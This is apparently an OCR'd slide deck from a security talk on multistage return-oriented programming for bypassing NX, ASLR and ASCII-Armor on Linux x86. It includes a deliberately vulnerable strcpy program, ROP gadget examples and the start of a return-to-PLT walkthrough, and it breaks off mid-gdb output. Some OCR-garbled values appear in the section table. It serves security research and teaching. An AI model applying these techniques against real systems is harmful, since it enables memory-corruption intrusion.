Payload Already Inside:
Data re-use for ROP Exploits

Long Le
longld@vnsecurity.net

Who am I?

- VNSECURITY founding member
- Capture-The-Flag player
    - CLGT Team

Why this talk?

- Buffer overflow exploit on modern Linux (x86) distribution is difficult
    - Non Executable (NX/XD)
    - Address Space Layout Randomization (ASLR)
    - ASCII-Armor Address Mapping

High entropy ASLR and ASCII-Armor Address Mapping make Return-to-Libc / Return-Oriented-Programming (ROP) exploitation techniques become very difficult

What to be presented?

- A practical and reliable technique to bypass NX, ASLR and ASCII-Armor protections to exploit memory/stack corruption vulnerabilities
  - Multistage ROP exploitation technique
- Focus on latest Linux x86
- Our ROPEME tool
  - Practical ROP gadgets catalog
  - Automation scripts

What not?

- Not a return-oriented programming 101 talk
- We do not talk about
  - ASLR implementation flaws / information leaks
  - Compilation protections
    - Stack Protector / ProPolice
  - Mandatory Access Control
    - SELinux
    - AppArmor
    - RBAC/Grsecurity

Agenda


- Introduction
- **Recap on stack overflow & mitigations**
- Multistage ROP technique
  - Stage-0 (payload loader)
  - Stage-1 (actual payload)
    - Payload strategy
    - Resolve run-time libc addresses
- Putting all together, ROPEME!
  - Practical ROP payloads
    - A complete stage-0 loader
    - Practical ROP gadgets catalog
    - ROP automation
  - ROPEME Tool & DEMO
- Countermeasures
- Summary

Sample vulnerable program

```
#include <string.h>
#include <stdio.h>

int main (int argc, char **argv)
{
    char buf[256];
    int i;
    seteuid (getuid());
    if (argc < 2)
    {
        puts ("Need an argument\n");
        exit (1);
    }

    // vulnerable code
    strcpy (buf, argv[1]);

    printf ("%s\nLen:%d\n", buf, (int)strlen(buf));
    return (0);
}
```

Overflow!

Stack overflow




- Attacker controlled
  - Execution flow: EIP
  - Stack: ESP

Mitigation techniques

- Non eXcutable (PaX, ExecShield..)
  - Hardware NX/XD bit
  - Emulation
- Address Space Layout Randomization (ASLR)
  - stack, heap, mmap, shared lib
  - application base (required userland compiler support for PIE)
- ASCII-Armor mapping
  - Relocate all shared-libraries to ASCII-Armor area (0-16MB). Lib addresses start with NULL byte
- Compilation protections
  - Stack Canary / Protector

NX / ASLR / ASCII-Armor



ASCII-Armor

No PIE

NX

```
$ cat /proc/self/maps
00a97000-00c1d000 r-xp 00000000 fd:00 91231      /lib/libc-2.12.so
00c1d000-00c1f000 r--p 00185000 fd:00 91231      /lib/libc-2.12.so
00c1f000-00c20000 rw-p 00187000 fd:00 91231      /lib/libc-2.12.so
00c20000-00c23000 rw-p 00000000 00:00 0

08048000-08053000 r-xp 00000000 fd:00 21853      /bin/cat
08053000-08054000 rw-p 0000a000 fd:00 21853      /bin/cat
09fb2000-09fd3000 rw-p 00000000 00:00 0          [heap]

b777a000-b777b000 rw-p 00000000 00:00 0
b778a000-b778b000 rw-p 00000000 00:00 0
bfd07000-bfd1c000 rw-p 00000000 00:00 0          [stack]
```


ASLR

Linux ASLR

ASLR	Randomness	Circumvention
shared library	12 bits* / 17 bits**	Feasible***
mmap	12 bits* / 17 bits**	Feasible***
heap	13 bits* / 23 bits**	Feasible*
stack	19 bits* / 23 bits**	Hard


**   paxtest on Fedora 13 (ExecShield)*
***   paxtest on Gentoo with hardened kernel source 2.6.32 (Pax/Grsecurity)*
**** Bypassing ASLR depends on the vulns, ASLR implementation and environmental factors.*
17 bits might still be in a possible range to brute force.

Recap - Basic code injection



- Traditional in 1990s
    - Everything is static
    - Can perform arbitrary computation
- Does not work with NX
- Difficult with ASLR

Recap - Return-to-libc




- Bypass NX
- Difficult with ASLR/ASCII-Armor
  - Libc function's addresses
  - Location of arguments on stack
  - NULL byte

→ Hard to make chained ret-to-libc calls

Recap – Return-Oriented Programming I

- Based on ret-to-libc and “borrowed code chunks”
- Gadgets: sequence of instructions ending with RET



```
pop ebx
ret
```

```
pop edi
pop ebp
ret
```


```
add [eax], ebx
ret
```

Load a value to the register

Lift ESP up 8 bytes

Add register's value to the memory location

Recap – Return-Oriented Programming II



- With enough of gadgets, ROP payloads could perform arbitrary computation (Turing-complete)
- Problems
  - Small number of gadgets from vulnerable binary
  - Libs have more gadgets, but ASLR/ASCII-Armor makes it difficult similar to return-to-libc technique

Exploitability v.s. Mitigation Techniques

Mitigation	Exploitability
NX	Easy
ASLR	Feasible
NX + ASCII-Armor	Feasible*
NX + ASLR	Depends*
NX + ASLR + ASCII-Armor	Hard*
NX + ASLR + ASCII-Armor + Stack Canary + PIE	Hard++*

our target to make this become easy

** depends on the vulns, context and environmental factors*


Agenda

- Introduction
- Recap on stack overflow & mitigations
- **Multistage ROP technique**
  - **Stage-0 (payload loader)**
  - Stage-1 (actual payload)
    - Payload strategy
    - Resolve run-time libc addresses
- Putting all together, ROPEME!
  - Practical ROP payloads
    - A complete stage-0 loader
    - Practical ROP gadgets catalog
    - ROP automation
  - ROPEME Tool & DEMO
- Countermeasures
- Summary

Stage-0: Make a fixed stack I

- Why a fixed stack?
  - Bypass ASLR (randomized stack)
  - Control function's arguments
  - Control stack frames
- Where is my fixed stack?
  - Data section of binary
    - Writable
    - Fixed location
    - Address is known in advance

Stage-0: Make a fixed stack II



Stage-0: Make a fixed stack III


```
[Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
[ 0]                   NULL            00000000 000000 000000 00      0   0  0
[ 1] .interp           PROGBITS        08048134 000134 000013 00   A  0   0  1
[ 2] .note.ABI-tag     NOTE            08048148 000148 000020 00   A  0   0  4
[ 3] .note.gnu.build-i NOTE            08048168 000168 000024 00   A  0   0  4
[ 4] .gnu.hash         GNU_HASH        0804818c 00018c 000020 04   A  5   0  4
[ 5] .dynsym           DYNSYM          080481ac 0001ac 0000b0 10   A  6   1  4
[ 6] .dynstr           STRTAB          0804825c 00025c 000073 00   A  0   0  1
[ 7] .gnu.version      VERSYM          080482d0 0002d0 000016 02   A  5   0  2
[ 8] .gnu.version_r    VERNEED         080482e8                       6   1  4
[ 9] .rel.dyn          REL             08048308                       5   0  4
[10] .rel.plt          REL             08048310                       5  12  4
[11] .init             PROGBITS        08048358 0003     0030 00  AX  0   0  4
[12] .plt              PROGBITS        08048388 000     000a0 04  AX  0   0  4
[13] .text             PROGBITS        08048430 000     001dc 00  AX  0   0 16
[14] .fini             PROGBITS        0804860c 000    00001c 00  AX  0   0  4
[15] .rodata           PROGBITS        08048628 000    000028 00   A  0   0  4
[16] .eh_frame_hdr     PROGBITS        08048650 00   0 000024 00   A  0   0  4
[17] .eh_frame         PROGBITS        08048674 00   4 00007c 00   A  0   0  4
[18] .ctors            PROGBITS        080496f0 00  f0 000008 00  WA  0   0  4
[19] .dtors            PROGBITS        080496f8 00 6f8 000008 00  WA  0   0  4
[20] .jcr              PROGBITS        08049700 0  700 000004 00  WA  0   0  4
[21] .dynamic          DYNAMIC         08049704 0 0704 0000c8 08  WA  6   0  4
[22] .got              PROGBITS        080497cc 0007cc 000004 04  WA  0   0  4
[23] .got.plt          PROGBITS        080497d0 0007d0 000030 04  WA  0   0  4
[24] .data             PROGBITS        08049800 000800 000004 00  WA  0   0  4
[25] .bss              NOBITS          08049804 000804 000008 00  WA  0   0  4
```

0x08049804

Transfer payload to the custom stack

- Use memory transfer function
  - strcpy() / sprintf()
    - No NULL byte in input
  - Return to PLT (Procedure Linkage Table)
- Transfer byte-per-byte of payload
- Where is my payload?
  - Inside binary

Return-to-PLT



```
gdb$ x/i  0x0804852d
   0x804852d <main+73>:    call   0x80483c8 <strcpy@plt>

gdb$ x/i 0x80483c8
